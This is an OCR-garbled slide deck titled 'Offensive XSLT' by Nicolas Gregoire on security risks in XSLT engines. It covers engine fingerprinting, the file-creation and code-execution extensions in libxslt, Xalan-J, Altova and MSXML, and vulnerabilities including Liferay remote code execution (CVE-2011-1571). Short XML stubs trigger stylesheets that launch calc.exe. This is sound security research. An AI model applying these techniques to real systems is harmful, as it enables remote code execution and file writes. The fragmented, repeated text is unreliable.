XSLT 1.1

W3C - 2001 - DRAFT


XSLT 1.0

W3C - 1999

EXSLT


COMMUNITY BASED - WIP

XSLT 1.0



element	xsl:sort	✗
element	xsl:text	✓
element	xsl:value-of	✗
element	xsl:variable	✓
element	xsl:when	✗
element	xsl:with-param	✗
function	current()	✓
function	document()	✓
function	element-available()	✓
function	format-number()	✗
function	function-available()	✓
function	generate-id()	✓
function	key()	✗
function	system-property()	✓
function	unparsed-entity-uri()	✓
function	sum()	✓

DOOBLE 0.07




element	xsl:sort	✓
element	xsl:text	✓
element	xsl:value-of	✓
element	xsl:variable	✓
element	xsl:when	✓
element	xsl:with-param	✓
function	current()	✓
function	document()	✓
function	element-available()	✓
function	format-number()	✓
function	function-available()	✓
function	generate-id()	✓
function	key()	✓
function	system-property()	✓
function	unparsed-entity-uri()	✗
function	sum()	✓

FİREFOX 3.6.17

Automatically generated from {element|function}-available() and a XML representation of the norms

	✓



function	unparsed-entity-
function	sum()

E 0.07

FİREFOX 3.

Automatically generated from {element|function}-available() and a XML representation of the norms

PROPRIETARY EXTENSIONS

Documentation
Source code
Strings
IDA

Identify the dangerous ones

fit !

Restricted to :
- engine fingerprinting
- file creation
- code execution

Not in scope :
- read access (including SOP bypass and XXE)
- fuzzing

rofit !

For each dangerous feature, write a PoC

Rules :

- only one feature
- no container
- no obfuscation
- no payload
- working via CLI

numerous applications

For each format, write a "container"

Prof

A CONTAİNER RESPECTS A FORMAT WHİCH ALLOWS XSL TRANSFORMATİONS (AKA TRİGGER)

XHTML

SVG

DONE

XML-dsig

SOAP-dsig

SAML

SMIL

RSS

...

XACML

TO DO

MathML

...

...

...

ChemicalML

VRML

Test on numerous applications

Image viewer

Office software

Word processing

...

Browser

CMS

Web

RSS reader

SSO / SAML

Security

XMLDsig

dan

Profit !

nat

$

HALL OF FAME

OFFENSIVE XSLT

NICOLAS GREGOIRE
AKA NICOB
HTTP://WWW.AGARRI.FR/

OVERVIEW

XSLT ?

METHODOLOGY

RISKS

VULNERABILITIES

EXPLOITATION

CONCLUSION

RISKS

STANDARDS

XSLT 2.0

W3C - 2007

XSLT 1.1


W3C - 2001 - DRAFT

XSLT 1.0

W3C - 1999

EXSLT

COMMUNİTY BASED - WİP




	XSLT 1.0	XSLT 1.1*	XSLT 2.0 *	EXSLT
Fuite d'information	xsl :message system-property	x	system-property	x
Accès en lecture	document() xsl :include xsl :import	x	unparsed-text() xsl :import-schema	x
Accès en écriture	x	xsl :document	xsl :result-document	exsl :document
Exécution de code	x	xsl :script	x	func :script

*** : includes XSLT 1.0 features too**

As every engine supports
at least XSLT 1.0 ...


… we can easily fingerprint it




http://127.0.0.1/test-v7.svg

XSLT engine : [libxslt]


Probably vulnerable
Check "/tmp/0wn3d" ...



XSLT Version : [1]
XSLT Vendor : [Microsoft]
XSLT Vendor URL : [http://www.microsoft.com]



XSLT Version : [1]
XSLT Vendor : [Transformiix]
XSLT Vendor URL : [http://www.mozilla.org/projects/xslt/]



127.0.0.1/test-v7.svg


XSLT engine : [Opera]

Not vulnerable

So far, nothing really risky


PROPRIETARY EXTENSIONS

LIBXSLT



Nom	Fonctionnalité	Espace de nom	Paramètres
output	Création de fichier	http ://icl.com/saxon	href ou file
write	Création de fichier	org.apache.xalan.xslt.extensions.Redirect	href ou file
document	Création de fichier	http ://www.jclark.com/xt	href
document	Création de fichier	http ://www.w3.org/1999/XSL/Transform	href
document	Création de fichier	http ://exslt.org/common	href

XALAN-J



Nom	Fonctionnalité	Espace de nom	Paramètres
write	Création de fichier	http ://xml.apache.org/xalan/redirect	file
Méthodes Java	Exécution de code	[anything]/[objet Java]	N/A
Méthodes Java	Exécution de code	http ://xml.apache.org/xalan/java	N/A
Méthodes Java	Exécution de code	http ://xml.apache.org/xslt/java	N/A
checkEnvironment	Fuite d'information	http ://xml.apache.org/xalan	N/A
new, query, ...	SQL	http ://xml.apache.org/xalan/sql	N/A

libxslt
[FİLE CREATİON]

Xalan-J
[CODE EXECUTİON]

DANGEROUS

Altova
[CODE EXECUTİON]

Saxon 9
[CODE EXECUTİON]

SAFE BY DEFAULT

MSXML 6
[CODE EXECUTİON]

Easy to backdoor

Xalan-C

Presto

FEATURE LESS

Transformiix

OFFENSIVE XSLT

NICOLAS GREGOIRE
AKA NICOB
HTTP://WWW.AGARRI.FR/

OVERVIEW

XSLT ?

METHODOLOGY

RISKS

VULNERABILITIES

EXPLOITATION

CONCLUSION

VULNERABILITIES

LİFERAY

XMLSEC

WEBKIT

PHP 5

ALTOVA

MİSC

LIFERAY

Commercial (or not) Java CMS

Numerous references (with search engine ;-)

Cisco Developer Network

developer.cisco.com

French Ministry of Defense

www.ixArm.Com/PlAtForm-hub

Of course, it's secure !

Security

Liferay Portal was benchmarked as one of the market's most secure portal platforms with its use of industry standard, government-grade encryption technologies. Subscribers to Liferay Portal EE benefit from additional security patches discovered by the customer network delivered via regular service packs. For browser-level security, Liferay Portal EE implements the Top 10 recommended best practices published by the OWASP organization.

Even if the XSLT engine is Xalan-J ? Hum ...

Remote code execution

CVE-2011-1571

Patched in version 6.0.6 GA
(January 2011)

VIDEO :
REMOTE SHELL

LİFERAY

XMLSEC


WEBKIT

PHP 5

ALTOVA

MİSC

ALTOVA




```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="altova-java_exec.xsl"?>
<doc>Press F10 and be Own3d via Java !</doc>
```

Hi, I've just start "calc.exe" : [java.lang.ProcessImpl@10b30a7] ...

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<?xml-stylesheet type="text/xsl" href="altova-jscript_exec.xsl"?>
<foobar>Press F10 and be Own3d via JScript !</foobar>
```

Ooops, i just lauched calc.exe

THE USER NEEDS TO PRESS "F10"



NEW !

XMLSpy v2011r3 now supports XML-DSig (untested)

LİFERAY

XMLSEC

WEBKIT

PHP 5

ALTOVA

MİSC

WEBKIT

Uses libxslt

File creation :

- arbitrary path and name

- content must be valid UTF-8

